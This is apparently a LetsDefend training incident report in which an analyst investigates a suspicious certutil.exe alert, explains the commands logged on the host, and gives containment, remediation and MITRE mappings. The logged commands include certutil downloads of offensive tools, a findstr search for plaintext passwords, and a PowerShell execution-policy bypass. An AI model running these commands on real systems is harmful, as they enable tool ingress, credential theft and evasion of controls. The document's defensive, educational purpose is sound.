Author: Jack Fitzgerald

LetsDefend

Official Incident Report

Date: Mar, 01, 2022, 11:06 AM

Event ID: 113

Rule Name: SOC163 - Suspicious Certutil.exe Usage

Table of Contents

Alert Details

Severity: Medium

Type: LOLBin

Hostname: EricProd

IP Address: 172.16.17.22

Related Binary: certutil.exe

Binary Path: C:/Windows/System32/certutil.exe

Command Line: certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip

Alert Trigger Reason: -f parameter with certutil.exe

EDR Action: Allowed

Based on the information provided in the alert, it appears that an attacker has executed a **living-off-the-land binary**, running on **EricProd** host **172.16.17.22**. The alert is triggered by rule SOC163 - Suspicious Certutil.exe Usage.

It is important to check what is **downloaded** with the **certutil** executable. The EDR action is marked **allowed**, indicating that the binary was successfully executed.

Overall, it appears that the **alert** may be suspicious, and further investigation is needed to identify the extent of the alert and determine if any necessary actions are required to remediate the situation.

Detection

Verify

As a security analyst, one of the first steps we take to verify the alert and determine whether it is a **false positive** or a **true positive** incident is to analyse the logs collected from the host by our security products.

According to Talos Intelligence, a LoLBin is any binary supplied by the operating system that is normally used for legitimate purposes but can also be abused by malicious actors. Several default system binaries have unexpected side effects, which may allow attackers to hide their activities post-exploitation.

At Mar, 01, 2022, 11:06 AM, **EricProd** with the IP address **172.16.17.22** received command **certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip** to execute the **certutil binary** to fetch a zip file from **nmap.org**.

It is important to identify the certutil.exe binary, along with its suspicious download activity, performed by the logged in user.


According to LOLBAS, it is a Windows binary used for handling certificates, with the following paths:

- C:\Windows\System32\certutil.exe
- C:\Windows\SysWOW64\certutil.exe

Analysis

The next step of our investigation into this potential **LOLBin** attack is to search for any emails notifying of any potential pentesting, however, **no emails** were found. This alert could either be a **false positive**, where an internal pentester is searching for vulnerabilities, or a **true positive** where an attacker is searching for vulnerabilities.


To investigate this alert, we must search through Endpoint Security, specifically **EricProd**.



Host Information

Hostname:	EricProd	Domain:	LetsDefend
IP Address:	172.16.17.22	Bit Level:	64
OS:	Windows 10	Primary User:	Eric
Client/Server:	Client	Last Login:	Apr, 11, 2022, 03:22 PM

Furthermore, we can investigate the device's Terminal History.



```
01.03.2022 11:06    certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-set...
01.03.2022 11:07    certutil.exe -urlcache -split -f https://raw.githubusercontent.com/A...
01.03.2022 11:08    nmap -sV 192.168.0.0/24 -p 80
01.03.2022 11:27    python3 check.py
01.03.2022 18:54    arp -a
01.03.2022 19:32    findstr /si pass *.txt | *.xml| *.ini
01.03.2022 21:36    C:/powershell.exe -nop -exec bypass
```

The first command **certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-win32.zip nmap.zip** uses the legitimate Microsoft binary to download the nmap installer from nmap.org, the -f parameter **forces overwrite**, which is why the alert was triggered. The reason why the alert was triggered is because using a legitimate signed binary to fetch arbitrary EXEs is a common LOLBin technique used to bypass detections.

The second command **certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py check.py** uses the same certutil binary to download yet another arbitrary file, this time however, it downloads a known offensive tool **windows-exploit-suggester.py** which can enumerate missing patches/vulnerable services and guide exploitations.

The third command **nmap -sV 192.168.0.0/24 -p 80** runs a service version detection across the whole subnet, scanning only port 80 to discover what web server versions are running, to find known vulnerabilities.

The fourth command **python3 check.py** runs the windows-exploit-suggester.py code, which enumerates vulnerabilities and guides exploitation of the system.

The fifth command **arp -a** maps IP to MAC addresses for the local network, useful for identifying active hosts on the LAN, often used for lateral movement.

The sixth command **findstr /si pass *.txt | *.xml| *.ini** recursively and case-insensitively searches for the string ‘pass’ in txt, xml, and ini files. The intent is most likely to search for passwords in plaintext.


The seventh and final command **C:/powershell.exe -nop -exec bypass** launches PowerShell, suppressing normal profile loading and bypasses script execution policy, which is a common technique used to evade detection and policy controls.

After we confirm the attack via Endpoint Security, we can analyse the logs of the incident. We found that Nmap scanned IP addresses **192.168.0.{10-18}** from **172.16.17.22 EricProd**.

The logs also showcase the website accessed where the files were downloaded from (Nmap and GitHub).

Containment

Based on the information gathered during the investigation, it is highly likely that the system has been compromised. Immediate isolation of the system from the network is required.



Host Information

Hostname:	EricProd	Domain:	LetsDefend
IP Address:	172.16.17.22	Bit Level:	64
OS:	Windows 10	Primary User:	Eric
Client/Server:	Client	Last Login:	Apr, 11, 2022, 03:22 PM

Action

Containment: Host Contained

Summary

The incident involves a compromised system named **EricProd** with an IP address of **172.16.17.22**. The alert was triggered by the detection of a potential **LOLBin** attack via the certutil.exe binary, based on the rule SOC163 - Suspicious Certutil.exe Usage.

Upon further analysis, it was discovered that the user has used the **certutil.exe** binary to download **nmap** and **windows exploit suggester** onto the **172.16.17.22** host machine. The user has then used nmap to scan port 80 on the **192.168.0.0/24** subnet, searching for web server versions. This was followed using windows exploit suggester to find vulnerabilities present on the host machine.

The user then searched for passwords in plaintext files, then launched PowerShell, suppressing normal profile loading and bypassed script execution policy to evade detection and policy controls.

Immediate action needs to be taken to isolate the compromised system, and the event was identified as a **True Positive**.

Lessons Learned

- Native binaries must be treated as dual-use tools and monitored for suspicious behaviour
- Command-line telemetry and detection rules were insufficient
- Application control policies were either not enforced or too permissive
- A successful certutil attack suggests previous steps (phishing, weak creds, unmanaged hosts) were not mitigated

Remediation Actions

- Block/restrict certutil usage for endpoints that do not need it or require signed command-line arguments only
- Enforce PowerShell logging; alert on -ExecutionPolicy Bypass and -NoProfile uses
- Prevent execution of binaries from user-writable locations
- Network egress controls: block or proxy raw GitHub downloads (raw.githubusercontent.com)
- Implement EDR rules for certutil downloads and command lines containing -urlcache -split -f
- Least privilege: restrict local admin rights; many of these activities require elevated permissions to install/run or to scan the network effectively
- Whitelist approved admin tools and maintain a list of legitimate uses of LOLBins

Appendix

MITRE ATT&CK

MITRE Tactics	MITRE Techniques
Command and Control	T1105 - Ingress Tool Transfer
Discovery	T1046 - Network Service Discover
Execution	T1059.001 - Command and Scripting Interpreter: PowerShell
Execution	T1059.006 - Command and Scripting Interpreter: Python
Discovery	T1083 - File and Directory Discovery
Discovery	T1016 - System Network Configuration Discovery

Artifacts

Value	Comment	Type
https://nmap.org/dist/nmap-7.92-win32.zip	Nmap download URL	URL Address
https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py	Windows exploit suggester download	URL Address
172.16.17.22	EricProd	IP Address

LetsDefend Playbook

LetsDefend Event ID: 113